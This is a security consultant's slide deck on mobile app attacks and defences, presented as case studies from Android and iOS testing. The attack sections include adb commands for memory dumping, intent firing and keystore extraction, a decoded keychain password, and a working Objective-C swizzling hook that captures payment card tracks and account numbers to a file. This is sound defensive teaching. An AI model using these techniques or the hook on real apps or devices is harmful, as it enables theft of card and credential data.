



Mobile Application Security: Who, How and Why

Presented by:

Mike Park
Managing Security Consultant
Trustwave SpiderLabs

Who Am I

- Mike Park
- Managing Consultant, Application Security Services, Trustwave SpiderLabs
- 14+ Years of App development and security experience
- Java, C\C++, ObjC, python, ruby, javascript
- x86 and ARM v7 ASM with some exploit development and reverse engineering

Topics

What we'll cover

- The Big Picture
- Attack Points
- Fun with Android
- Fun with iOS
- Developer Guidelines
- Conclusions

The Big Picture

The Big Picture

- What are people doing here?
 - Stealing Money and information
 - Embarrassing people
 - Getting famous
 - Breaking out of restrictive application licensing and functionality
 - Breaking out of restrictive platforms
 - For the lulz...
 - People inherently trust new technology – “Its magic”...

The Big Picture

- Apps In the Press

InformationWeek
THE BUSINESS VALUE OF TECHNOLOGY

Home News Blogs Video Slideshows

Software Security Hardware Mobility Windows Internet Global CIO Government H

Learn More >

Tweet 60 Like Share +1 8 SU f Permalink

Android Targeted By SMS-Grabbing Malware

The fake software is disguised as legitimate security applications and reroutes SMS messages to Web servers.

<http://www.informationweek.com/news/231001918>

UBM **CRN** NEWS, ANALYSIS, AND PERSPECTIVE FOR VARS AND TECHNOLOGY INTEGRATORS

HOME NEWS SLIDE SHOWS VIDEO BLOGS TOOLS REVIEWS HOW-TO

Like 2 f in RSS Tweet Follow @CRN

Zeus Banking Trojan Variant Attacks Android Smartphones

By [Stefanie Hoffman](#), CRN

http://www.crn.com/news/security/231001820/zeus-banking-trojan-variant-attacks-android-smartphones.htm;jsessionid=-TgAxjl7e80mqk7RCslbcQ**.ecappj01

The Big Picture

- Targets

- Based on Trustwave 2012 Global Security Report, based on 300 data breaches in 18 countries
- Industries targeted – Food and Beverage (43.6%) and Retail (33.7%) are the largest – 77.3 %.
- Info targeted – PII and CHD 89%, Credentials – 1%
- For Mobile most devices platforms are targets of Banking Trojans

The Big Picture


- Why
 - Development is focused on features not security
 - Developers are unaware of the underlying platform
 - Users don't even have security on their radar
 - Users are easily social engineered
 - New Technology is "magic", remember?

The Big Picture

- Remember:
 - Today's smartphone is the same as the Desktop we used in 2000, but with better graphics, more memory and better connectivity.




Creative Commons: Some rights reserved by adria.richards



Creative Commons: Some rights reserved by Brandon Stafford

The Big Picture

- Android Architecture:



From Google via the Google content license – <http://developer.android.com/license.html>

The Big Picture

- iOS Architecture:



The Big Picture

- Who:
- From Trustwave Global Security Report 2012
- 29.6% of attacks come from Russian Federation
- 10.5% from US
- ~7.6% from EU (especially Eastern Europe)
- 32.5% UNKNOWN
- Only ~3.5% from China, Japan, Hong Kong, Taiwan and South Korea combined
- Mobile malware is simple from Russia and EU, more complex from Asia (j2me phone vs full smart phone)

Attack Points

Attack Points

- What do attackers want?
 - Credentials
 - To your device
 - To external services (email, banking, etc)
 - Personal Data
 - Full Name, SIN\SSN
 - Address book data
 - Location data
 - Cardholder Data
 - Card Numbers, Expiration, CVV
 - Access to your device
 - Sniff your connections
 - Use your device (botnets, spamming)
 - Steal trade secrets or other sensitive data

Attack Points

- Data Storage
 - Key stores
 - Application file system
 - Application database
 - Caches
 - Configuration files

Attack Points

- Binary
 - Reverse engineering to understand the binary
 - Find vulnerabilities that may be exploitable
 - Embedded credentials
 - Key generation routines

Attack Points

- Platform
 - Function hooking
 - Malware installation
 - Mobile botnets
 - Application architecture decisions based on platform

Attack Points

- Data Storage, Binary and Platform are not independent, but interrelated
 - A weakness in one can lead to exploitation of another
 - KNOW WHAT YOU ARE DEPENDING ON

Attack Points

- Threat Model
 - An attacker gains physical access to a device, even temporarily
 - The attacker jailbreaks or roots the device and installs their code, or copies the disk image
 - The attacker returns the device to the user, surreptitiously
 - ???
 - Profit

 - OR

 - The attacker tricks the user into unknowingly jailbreaking or rooting and installing their code
 - Same end result

Fun with Android

Fun With Android - Reversing

- Android apps are written in Java
- You can use your favorite IDE with a freely downloadable Android SDK plugin (for Eclipse, for instance)
- Like (unobfuscated) Java apps, they can be easily reversed with the right tools
- With Android, bytecode can even be altered and apps repackaged

Fun With Android - Reversing

- Reversing tools:
- <http://code.google.com/p/dex2jar/> Dex2Jar – converts dex (Dalvik bytecode) to a jar (java bytecode)
- <http://code.google.com/p/android4me/downloads/list> AXMLPrinter2 - a tool for converting Android binary xml format to regular xml.
- <http://java.decompiler.free.fr/> JD – a GUI tool for decompiling Java bytecode back to java source (see above)
- <http://code.google.com/p/smali/> Smali and baksmali - assembler/disassembler for the dex format

Demo Reversing an Android App

- See the demo

Fun With Android - Reversing

- Why Reverse?
- Things to look for
 - Hardcoded credentials
 - Test credentials
 - Bad design
 - Bootstrap credentials
 - Understand the Code
 - Know how things flow
 - Find out what crypto is used
 - How does the app handle input or output

Fun With Android

- Tip 1: Dumping memory
- It's possible to dump the memory of a running Android App and then pull that off the device for examination
- `./adb shell`
- `# chmod 777 /data/misc` <- place where the heap dump will go
- `# ps` <- get the pid of the app you wish to dump
- `# kill -10 {pid}` <- dumps the process memory to /data/misc in a format like `heap-dump-tm1310992312-pid267.hprof`
- (NOTE: This does not always work on every device – but will on the emulator)

Fun With Android

- Tip 1 (cont): Dumping memory

- Exit the shell and issue:

```
$ ./adb pull /data/misc/heap-dump-tm1310992312-pid267.hprof.
```

- Open up in your favourite hex editor

heap-dump-tm1310992312-pid267.hprof

Save Copy Cut Paste Undo Redo Hex Text search

Go To Offset Find

| | | |
|--------|-------------------------------------------------------------------------------------------------------------|--------------------------------------------|
| 0B0970 | 98 05 40 15 A2 A0 05 40 22 3D F8 05 40 02 DE E8 05 40 1C 69 18 05 40 12 14 30 05 40 1B 25 80 05 40 08 15 90 | ..@....@="..@....@.i...@.0.0.%..@... |
| 0B0994 | 05 40 04 B0 38 05 45 06 D6 E0 05 40 04 08 80 05 40 18 C5 80 05 45 05 B4 98 05 45 02 93 C8 05 40 1C 3A B0 05 | .@.8.E....@....@....E....@....@.... |
| 0B09B8 | 45 0A 92 08 05 40 04 35 F0 05 40 17 02 C0 05 40 04 D6 08 05 40 1D 62 58 05 40 00 E9 38 05 44 FD EE D8 05 45 | E....@.5..@....@....@.bX.@.8.D....E |
| 0B09DC | 03 5F B0 05 45 06 37 20 05 40 22 06 30 05 40 1D B9 60 05 40 02 61 20 05 40 02 C1 28 05 40 1C 57 F0 05 44 FB | ...E.7 .@'.0.@.'\'.@.a .@..(.@.W..D. |
| 0B0A00 | 95 E8 05 45 0A F7 B8 05 40 17 03 80 05 40 06 71 B8 05 40 02 08 08 05 40 00 CC 88 05 40 01 37 D8 05 40 03 AB | ..E....@....@.q....@....@....@.7...@.. |
| 0B0A24 | 60 05 40 1C 69 C0 05 44 FC D0 50 05 44 FE F7 A0 05 40 0F 8F 98 05 40 17 04 40 05 45 02 52 D8 05 44 F8 56 20 | \'.@.i...D..P.D....@....@....@.E.R..D.V |
| 0B0A48 | 05 40 1B 37 00 05 40 00 B4 D8 05 45 02 E9 B8 05 40 04 17 98 05 40 03 4C B8 05 40 02 46 00 05 40 03 A8 00 05 | .@.7..@....E....@....@.L.@.F.@....@... |
| 0B0A6C | 40 10 48 50 05 40 02 A6 60 05 40 21 E4 90 05 40 21 DE B8 05 45 03 D2 88 05 45 0B 8F 60 05 40 02 69 78 05 40 | @.HP.@.'\'.@!...@!...E....E...'\'.@.ix.@ |
| 0B0A90 | 15 B6 38 05 45 03 14 90 05 40 0C 9A 00 05 40 15 67 C0 05 40 03 64 A8 05 40 1C 27 A8 05 40 03 A8 D8 05 45 07 | ..8.E....@....@.g...@.d...@.'..@....E.. |
| 0B0AB4 | 18 D0 05 40 01 87 E8 05 40 08 F3 E0 05 40 18 E7 F8 05 40 1B 1C 98 05 40 22 92 90 05 40 22 E0 38 05 45 02 DE | ...@....@....@....@....@....@....@.8.E.. |
| 0B0AD8 | 50 05 40 03 A9 B0 05 44 FC 8C 98 05 40 17 0D 28 05 40 21 DC D8 1C 00 00 00 00 00 02 80 05 40 22 0D 00 05 | P.@....D....@..(.@!.....@....@....@.... |
| 0B0AFC | 40 03 9B C8 05 40 17 1D 88 05 40 04 AD 68 05 40 03 AA 88 05 40 01 BB B8 05 45 01 92 E8 05 45 08 F7 58 05 40 | @....@....@.h.@....@....@....@....@.X..@ |
| 0B0B20 | 02 64 00 05 44 F8 51 30 05 40 16 FA 08 05 45 03 0F A8 05 40 00 AF 98 05 40 04 2A 98 05 44 FD 4B 38 05 44 F8 | .d..D.Q0.@....E....@....@.*.D.K8.D. |
| 0B0B44 | 61 50 05 45 06 45 68 05 40 1C F0 C8 05 45 03 C6 08 05 45 05 CE 90 05 40 05 47 A8 05 40 16 97 58 05 40 1C DF | aP.E.Eh.@....E....@....@.G...@.X.@.. |
| 0B0B68 | 88 05 40 03 66 A0 05 40 07 CB 68 05 40 01 30 80 05 40 16 CB 50 05 40 03 99 60 05 44 F7 A6 B8 05 40 04 FF 20 | ..@.f...@.h.@.0..@.P.@...D....@....@ |
| 0B0B8C | 05 40 00 CE 80 05 40 22 1E 78 05 40 04 04 90 05 40 11 EB 80 05 40 00 A5 18 05 40 04 19 E8 05 40 21 F3 50 05 | .@....@".x.@....@....@....@....@!..P. |
| 0B0BB0 | 40 00 A0 80 05 45 04 FE 58 05 45 03 D1 E0 05 40 13 08 38 05 40 1A 22 08 05 40 03 12 68 05 40 1D 4E 90 05 45 | @....@.X.E....@.8.@."...@.h.@.N..E |
| 0B0BD4 | 09 3C 38 05 40 01 39 28 05 40 06 DC 20 05 40 00 92 D8 05 40 23 32 F0 05 40 00 D2 70 05 45 00 65 00 05 44 FC | ..8.@.9(@.@. .@....@#2..@.p.E.e..D. |
| 0B0BF8 | D8 68 05 40 00 9B E8 05 40 1C EB E0 05 45 06 E8 10 05 40 1C 5D C0 05 40 1E 37 C8 05 45 00 66 30 05 40 01 C2 | .h.@....@....E....@.].@.7.E.f0.@.. |
| 0B0C1C | 60 05 45 02 88 B0 05 40 04 26 58 05 45 06 BF 38 05 40 1D A4 B0 05 44 FB FE 08 05 45 09 EF 58 05 40 1A F4 88 | \'.E....@.SX.E..8.@....@....@....@.X.@.... |
| 0B0C40 | 05 40 02 20 88 05 44 FF FE 58 05 40 1D 39 58 05 40 02 C6 78 05 40 10 73 A8 05 40 01 64 80 05 40 13 79 A0 05 | .@. .D..X.@.9X.@.x.@.s..@.d..@.y.. |
| 0B0C64 | 40 1D C8 58 05 40 1D F4 00 05 45 05 96 C0 05 40 17 0D E0 05 40 1A E9 80 05 40 03 5B E8 05 40 00 C0 A8 05 40 | @.X.@....@....@....@....@....@.[. @....@ |
| 0B0C88 | 01 DA C0 05 40 05 3E D8 05 40 02 8A 28 05 40 0F 5C 40 05 40 1D E5 08 05 45 01 56 30 05 44 FB DD C8 05 45 0A | ...@.>..@..(.@.\0.@....E.V0.D...E. |
| 0B0CAC | 92 C0 05 44 FB CB 88 05 40 1D DA 70 05 44 FD 01 D0 05 40 1C EB 38 05 44 F8 3D 80 05 40 04 D8 00 05 40 05 DE | ...D....@.p.D....@.8.D.=@....@....@ |
| 0B0CD0 | B0 05 40 16 B8 F0 05 45 05 F4 C0 05 40 08 93 68 05 40 1A F5 D8 05 40 1C 5F 30 05 40 01 8F E8 05 44 FE 2D 78 | ..@....@....@.h.@....@.0....@....@.D..x |
| 0B0CF4 | 05 40 22 29 60 05 40 06 6E 78 05 40 16 C5 50 05 40 15 38 A8 05 45 07 B0 10 05 45 09 54 40 05 40 23 24 78 05 | .@")\'.@.nx.@..P.@.8.E....@.T0.@#X. |
| 0B0D18 | 45 02 E5 F8 05 40 07 91 A8 05 45 07 B1 F0 05 40 03 00 28 05 44 FB 83 60 05 40 04 0B A0 05 40 1D 49 B8 05 45 | E....@....@....@....@.(D..\'.@....@.I..E |
| 0B0D3C | 02 3C 98 05 40 0C 87 F0 05 45 04 29 18 05 44 FC 9E A0 05 45 08 C8 20 05 40 1D 03 38 05 40 1C B1 D0 05 45 09 | ..<.@....@.E)..D....@. .@.8.@....@.E. |
| 0B0D60 | EE B0 05 40 21 FE 28 05 40 18 8D E0 05 40 1C 4F C8 05 40 04 4E 58 1C 00 00 00 00 00 00 02 80 05 40 02 60 08 | ...@!(.@....@.0....@.NX.....@....@.\' |
| 0B0D84 | 05 40 17 CF B0 05 45 07 F2 18 05 45 00 18 60 05 40 00 9F 30 05 40 01 38 80 05 45 01 59 A8 05 40 1C FD 08 05 | .@....@....@.E...'\'.@.0.@.8..E.Y..@.... |
| 0B0DA8 | 40 01 DC 38 05 44 FB 5C 48 05 45 07 30 40 05 40 1D 19 D0 05 40 00 DF E0 05 44 FB 35 D0 05 40 0F A2 48 05 40 | @..8.D.VH.E.00.@....@....@.D.5..@.H.@ |
| 0B0DCC | 12 0D 00 05 45 00 B0 A0 05 40 1C C8 D0 05 45 07 3F 28 05 45 04 46 F0 05 40 01 B0 38 05 40 00 A3 20 05 44 FB | ...E....@....@.E.?(@.E.F..@.8.@. .D. |

Type Value

- 8 bit signed
- 8 bit unsi...
- 16 bit uns...
- 16 bit signed
- 32 bit uns...
- 32 bit signed

Hex Little Endian Insert Offset: 0 Selection: 0

Fun With Android

- Tip 2: Firing Activities and Intents

- Its possible to force parts of an application to fire without interacting directly with the UI

```
# cd /data/misc          <- change to a writable directory  
# dumphys package > pkg.txt  <- dump the list of packages
```

- Look in the file and launch a selected intent of the target app directly:

```
# am start -n {full path to intent}
```

- This can be used to decrypt files or query SQLite even if the app is locked.

Fun with Android

- Tip 3: Get the certs and keys

- Get the cacerts.bks from the device (after su to root):

```
./adb pull /etc/security/cacerts.bks
```

- View the contents of the keystore:

```
$ keytool -keystore cacerts.bks -storetype BKS -  
provider
```

```
org.bouncycastle.jce.provider.BouncyCastleProvider -  
storepass changeit -list -v
```

- Hmmmm ... change the contents?

Fun with Android

- Case Study – What's in your config files?
 - Rooted an Android device (or used the emulator with tweaks)
 - Used adb to access the file system and grab our target application's config files
 - cat

```
</map>
# cat /data/data/com.INTERNETSECURE.common.mode/android/shared_prefs/IS.xml
<?xml version='1.0' encoding='utf-8' standalone='yes'>id
<map>com.internetsecure.common.mode
<string name="SecurePassword">7606564F7CD39726D1FD4738E0A901AD</string>
<boolean name="IS" value="true" />
</map>
```

- Password was used to encrypt the SQLite DB...

Fun with Android

- Case Study – Debug logging is off, right?
 - Rooted an Android device (or used the emulator with tweaks)
 - Used logcat to watch as the application processed credit card numbers
 - The log is just another file on the file system.
 - This can be snooped live or grabbed by a malicious app.
 - Not normally visible, so forgotten

Fun with Android

```
K, 51% free 2800K/5639K, external 4277K/4347K, paused 54ms
AppSec Team ...
name=, company=, address=123 Sesame, city=, province=, postal=10157, country=, phone=, cardNumber=4111111111111111, ccMonth=10, ccYear=2012, cvv2=, xxxmerchantin
, deviceSerialNumber=, DUKPTserialNumberCounter=]
Garrett Held
up
wondering if I should try running the emulator without the -proxy switch and setting up b
blind proxy
Amy P.
name exception
<ssl_amount>100.0</ssl_amount><ssl_merchant_id>500000</ssl_merchant_id><ssl_transaction_type>ccsale</ssl_transaction_type><ssl_show_form>>false</ssl_show_form><ss
>ADROID</ssl_vm_mobile_source><ssl_invoice_number></ssl_invoice_number><ssl_first_name></ssl_first_name><ssl_last_name></ssl_last_name><ssl_avs_address>123 Sesam
ssl_city></ssl_city><ssl_country></ssl_country><ssl_email></ssl_email><ssl_description></ssl_description><ssl_card_number>4111111111111111</ssl_card_number><ssl
or><ssl_cvv2cvc2></ssl_cvv2cvc2></txn>
ata [xmldata=<txn><ssl_amount>100.0</ssl_amount><ssl_merchant_id>500000</ssl_merchant_id><ssl_transaction_type>ccsale</ssl_transaction_type><ssl_show_form>>false<
l_vm_mobile_source>ADROID</ssl_vm_mobile_source><ssl_invoice_number></ssl_invoice_number><ssl_first_name></ssl_first_name><ssl_last_name></ssl_last_name><ssl_avs
tate></ssl_state><ssl_city></ssl_city><ssl_country></ssl_country><ssl_email></ssl_email><ssl_description></ssl_description><ssl_card_number>4111111111111111</ssl
l_cvv2cvc2_indicator><ssl_cvv2cvc2></ssl_cvv2cvc2></txn>]
VerifierImpl( 322): certificate of www.myvirtualmerchant.com matched to host www.myvirtualmerchant.com
55% free 3878K/6727K, external 3680K/3760K, paused 6ms+5ms
Charles Hend...
```


Fun with Android

- Case Study – Our Database is safe, right?
 - Rooted an Android device (or used the emulator with tw
 - Database not even encrypted

| | |
|-----------------------------|------------------------------------------------------|
| caKeys | I0NBS19JbmRIeDsNCKnBS19BMDAwMDAwMDAzID0gMDAxODc7DQpD |
| iccApps | I0FQUF9JTkRFWDsNCKfQUF9BMDAwMDAwMDAzPTAwMTUzOw0KQVBC |
| kernel | W01QVDYwMCBQUk9HUkFNXQAAAA4AAAAQAAAJQAEAAABBAbNA |
| liveMode | 0 |
| testTerminalId | 99940017 |
| testTransactionKey | 0262382577732575 |
| liveTerminalId | |
| liveTransactionKey | |
| serverUrl | https://[redacted]generic.cex |
| webMisUrl | https://[redacted].mobi |
| webMisEmail | |
| serverTimeout | 45 |
| receiptCopyToSelf | 0 |
| receiptHeader | |
| receiptFooter | |
| receiptCopyToEmailAddresses | |

Fun with Android

- Case Study – We use encryption, right?
 - Rooted an Android device (or used the emulator with tweaks)
 - Grab the .apk and reverse with dex2jar. Read

```
if(isPrevPasswordSaved){  
  
    String decryptedText = null;  
    // decrypt and set the preference.  
    try {  
        decryptedText = SimpleCrypto.encrypt("",(String)value);  
  
        if(!decryptedText.equals(preferences.getString(SECURE_PASSWORD, ""))){  
            Toast.makeText(getApplicationContext(), instance.getString(R.string.dlg_wrong_password),  
                Toast.LENGTH_SHORT).show();  
            showpasswordDlg(isPrevPasswordSaved);  
        } else {  
            dialog.dismiss();  
        }  
    }  
}
```

- Blank in encrypt means no salt, no seeding.
- Build a brute forcer? Find a known value and replace?
- This is reversed source code.

Fun with iOS

Fun With iOS

- If Android is the Wild West, iOS is a Frontier Fort
 - iOS strictly enforces application boundaries and sandboxing
 - Apps cannot communicate directly from other apps, or access the application directories of other apps
 - Written in native ObjectiveC or even C (with the right tools)
 - Based on an ARM version of the same XNU kernel from OSX
 - Reversing is based on same tools and skills we use on desktop systems
 - Once you breach the walls of the fort, you own the place....

Fun With iOS

- Jail-breaking is just the first step.
 - Involves finding a an exploit in the kernel as well as userland to allow it to run unsigned code
 - Can be tethered, meaning you have to boot it while connected to a laptop and running the jailbreak code everytime you restart
 - Or Untethered, meaning once its jailbroken, it will remain so after reboots
 - Use tools like Absinthe, redsn0w limer1n to do the jailbreaking for you (works on all versions, including A5 based 4s and iPad 2)
 - Can be done via the web – www.jailbreakme.com <- THIS HAS BEEN WEAPONIZED
 - Jailbreaks can take only a few minutes and can be hidden from the end user

Fun With iOS










- Reversing iOS Apps
 - Apps are native ARM, unless built for the Simulator (x86).
 - .ipa are ARM and can only run on the device
 - Use IDA Pro or otool, nm, etc to disassemble the code and look for information.
 - Harder than Android, since you need expensive de-compilers (Hexrays for instance) or be able to read ARM v7 assembly, but still contains information

Fun With iOS

- Reversing iOS Apps
 - Demo otool and class-dump-z

Fun with iOS

- Case Study – What's in your binaries?
 - Grabbed from a jailbroken device (or your Trash bin after you install with iTunes)

| | | | | |
|-------------------------------------------------------------------------------------|-----------------|----------|---|------------------------------|
|  | __cstring:00... | 00000005 | C | demo |
|  | __cstring:00... | 0000000A | C | [REDACTED]1 |
|  | __cstring:00... | 0000000A | C | demoknown |
|  | __cstring:00... | 0000000C | C | demounknown |
|  | __cstring:00... | 0000000A | C | demoblack |
|  | __cstring:00... | 0000000A | C | demoempty |
|  | __cstring:00... | 0000001D | C | Login or Password is invalid |
|  | __cstring:00... | 0000000C | C | demo@[REDACTED] |
|  | __cstring:00... | 00000018 | C | Email Address not found |

- Reversed with IDA Pro (but strings would have worked too)
- Username is obscured but PW was 'demo' and worked in Prod

Fun with iOS


- Case Study – What's in your caches?
 - ssh into a jailbroken device
 - Find the target application's install folder and look for the Library/caches directory

```
total 40
drwxr-xr-x  2 mobile mobile   170 Nov 17 13:38 .
drwxr-xr-x  5 mobile mobile   170 Nov 16 12:23 ..
-rw-r--r--  1 mobile mobile 16400 Nov 16 12:23 FA12CC4FC7D4AF799813F0ECE131F4A5
-rw-r--r--  1 mobile mobile 16384 Nov 17 13:38 FA12CC4FC7D4AF799813F0ECE131F4A5-unencrypted.xls
-rw-r--r--  1 mobile mobile   182 Nov 16 12:23 active-downloads.plist
Pen-Test-2:/User/Applications/2BF7CE8F-D424-404C-A981-D338705A2FDB/Library/Caches/16 root#
```

- Download the xls file and ...

Fun with iOS

- Case Study – What's in your caches (part 2)?
 - Open the xls file in Excel
 - Conveniently named...



The screenshot shows the Microsoft Excel application interface. The ribbon is set to 'Home', and the 'Font' section is active. The spreadsheet has two columns: 'Logon Name' in column A and 'Employee ID' in column B. The data is as follows:

| | A | B | C | D | E | F |
|----|--------------|-------------|---|---|---|---|
| 1 | Logon Name | Employee ID | | | | |
| 2 | Alexandru / | 1900000 | | | | |
| 3 | Alexe Geor | 1900001 | | | | |
| 4 | Ball-Trevor | 1900002 | | | | |
| 5 | Barbat Liviu | 1900003 | | | | |
| 6 | Barbee Ro | 1900004 | | | | |
| 7 | Beaulieu E | 1900005 | | | | |
| 8 | Bernhardt I | 1900006 | | | | |
| 9 | Broggio Jo | 1900007 | | | | |
| 10 | Brondyke A | 1900008 | | | | |
| 11 | Bugneriu E | 1900009 | | | | |
| 12 | Calota Dan | 1900010 | | | | |
| 13 | Canterbury | 1900011 | | | | |
| 14 | Carstens R | 1900012 | | | | |
| 15 | Cavins San | 1900013 | | | | |

Fun with iOS

- Case Study – Native code is better, right?
 - Almost all iOS apps are written in ObjectiveC and link to the ObjectiveC runtime
 - ObjectiveC is a superset of C, with macros to make a Smalltalk-like syntax
 - Its also a “reflective” language – it can alter itself at runtime
 - Harder to reverse, but WAY easier to hook
 - “Method Swizzling” is a **feature** of the ObjectiveC runtime
 - Allows you to swap method implementations at runtime
 - What could possibly go wrong?

Fun with iOS

- Case Study – Native code is better, right (part 2)?
 - Set up the hook with a macro

```
// This macro sets up a hook into the objective-C runtime
#define HookObjC(cl, sel, new, bak) \
    (*(bak) = method_setImplementation(class_getInstanceMethod((cl), (sel)), (new)))
```

Fun with iOS

- Write the code after picking your target from class-dump-z

```
#define DUMPFILENAME @"████████.txt"

NSString *dumptofile;

void snarfString(NSString *snarfData) {
    FILE *f;

    NSLog(@"snarfing -> %@", snarfData);

    if (f=fopen([dumptofile UTF8String], "a")) {
        fprintf(f, "%s\n", [snarfData UTF8String]);
        fclose(f);
    }
}

// Hook ██████████Data dealloc
// Right before a ██████████CardData object is destroyed we should be able to inspect
// and exfiltrate its values.
static IMP _orig_dealloc;
id hook_dealloc(id card, SEL _cmd) {
    NSString *sdata = [NSString stringWithFormat:@"AID=%@, appPrefName=%@, appLabel=%@, svcCode=%d, chName=%@, track1=%@, track2=%@, track3=%@, %@ acctnum=%@, expiry=%@, emvTags=%@",
        [card AID],
        [card appPreferredName],
        [card appLabel],
        [card serviceCode],
        [card cardHolderName],
        [[card track1] description],
        [[card track2] description],
        [[card track3] description],
        [card accountNumber],
        [card expiryDate],
        [[card emvTags] description]];

    snarfString(sdata);

    return _orig_dealloc(card, _cmd);
}

// Library init routine, sets up objc swizzle hooks and global vars
void hook_setup(void)
{
    dumptofile = [[NSTemporaryDirectory()] stringByAppendingPathComponent:DUMPFILENAME] retain];

    NSLog(@"████████████████████ initialized");
    NSLog(@"Logs located at: %@", dumptofile);

    HookObjC(objc_getClass(████████████████████CardData"),
        @selector(dealloc), (IMP) hook_dealloc, (IMP *) &_orig_dealloc);

    NSLog(@"hooked ██████████CardData dealloc orig:%p -> mine:%p", _orig_dealloc, hook_dealloc);
}
}
```

Fun with iOS

- Case Study – Native code is better, right (part 3)?
 - Compile as a dylib and install in /Library/MobileSubstrate/DynamicLibraries/ with a plist file like:

```
Filter = {Bundles = ("com.myhookedapp.app");};
```

- Your hook code will be loaded and replace the original method code whenever your app bundle is loaded and run by the system

Fun with iOS

- Case Study – The Keychain is safe, right?
 - Use a tool called dump_keychain (we have a customized version):

```
[*] Generic Password Keychain:
(
  {
    acct = ██████████;
    agrp = apple;
    pdmn = dk;
    svce = Airport;
    "v_Data" = <48696d69 74737533 36313323>;
  }
)
```

Fun with iOS

- Case Study – The Keychain is safe, right (Part 2)?
 - And decode:

```
48696d697473753336313323
```

```
Himitsu3613#
```


Solutions

Developer Guidelines

- What can designers and developers of mobile applications do?
 - KNOW YOUR PLATFORM
 - Go deeper than the sample code at the vendor's website or in a "iOS in 10 days" book.
 - Understand what the OS is doing when you ask it to do something.
 - How does the OS link libraries to your app
 - KNOW YOUR TOOLS
 - What exactly gets included in that compiled program
 - How can an attacker read my compiled program
 - KNOW WHERE EVERYTHING IS STORED
 - This includes files you save, configuration info, caches and images of the screen

Solutions

- Don't rely on built-in key chains or key stores
- Avoid storing sensitive data on the device
- If you have to, encrypt with PBE master key encryption
- If you handle sensitive data on iOS, use C not ObjectiveC
- Use anti-debug and anti-reversing measures
- Clear memory after use
- Test on a Jailbroken or rooted device – see what the bad guys will see

Conclusions

Conclusion & Summary

